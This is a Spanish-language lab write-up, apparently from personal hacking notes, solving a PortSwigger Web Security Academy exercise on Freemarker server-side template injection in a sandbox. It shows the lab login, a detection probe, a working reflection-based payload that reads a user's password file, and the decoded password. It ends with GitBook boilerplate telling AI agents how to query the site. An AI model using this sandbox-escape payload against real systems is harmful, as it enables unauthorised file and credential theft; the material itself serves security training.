> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/ssti/ssti-in-sandboxed-environment.md).
# SSTI en un entorno sandbox
Notas de SSTI en un entorno sandbox para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.
### Inyección de plantillas del lado del servidor en un entorno aislado
Este laboratorio usa el **Freemarker** motor de plantillas con un sandbox mal configurado, lo que permite una inyección de plantillas del lado del servidor. / Propósito: eludir el sandbox para leer el `my_password.txt` archivo en la carpeta personal de Carlos y luego enviar su contenido.
Credenciales proporcionadas\:/ `content-manager: C0nt3ntM4n4g3r`
#### 1. Comprobar la ejecución de código en la plantilla

Primero probamos si el motor interpreta muchas expresiones de Java en la plantilla:
```python
${7*7}
```
El cálculo se interpreta, lo que confirma la presencia de SSTI con ejecución de código del lado del servidor.
#### 2. Sortear el sandbox y leer el archivo sensible

Para salir del sandbox y acceder al sistema de archivos, usamos el `producto` objeto ya presente en el contexto de la plantilla y subimos hasta las clases subyacentes de Java para leer directamente el archivo de Carlos:
```java
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
```
Esta expresión devuelve el contenido del `my_password.txt` archivo como valores decimales (códigos de bytes).
3/. Conversión de valores decimales a texto
La salida obtenida es una serie de números decimales:
`100 50 110 114 98 112 109 53 98 117 99 117 122 111 99 106 101 101 54 98`
Convertir estos valores a ASCII da como resultado la siguiente contraseña:
`d2nrbpm5bucuzocjee6b`
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/ssti/ssti-in-sandboxed-environment.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.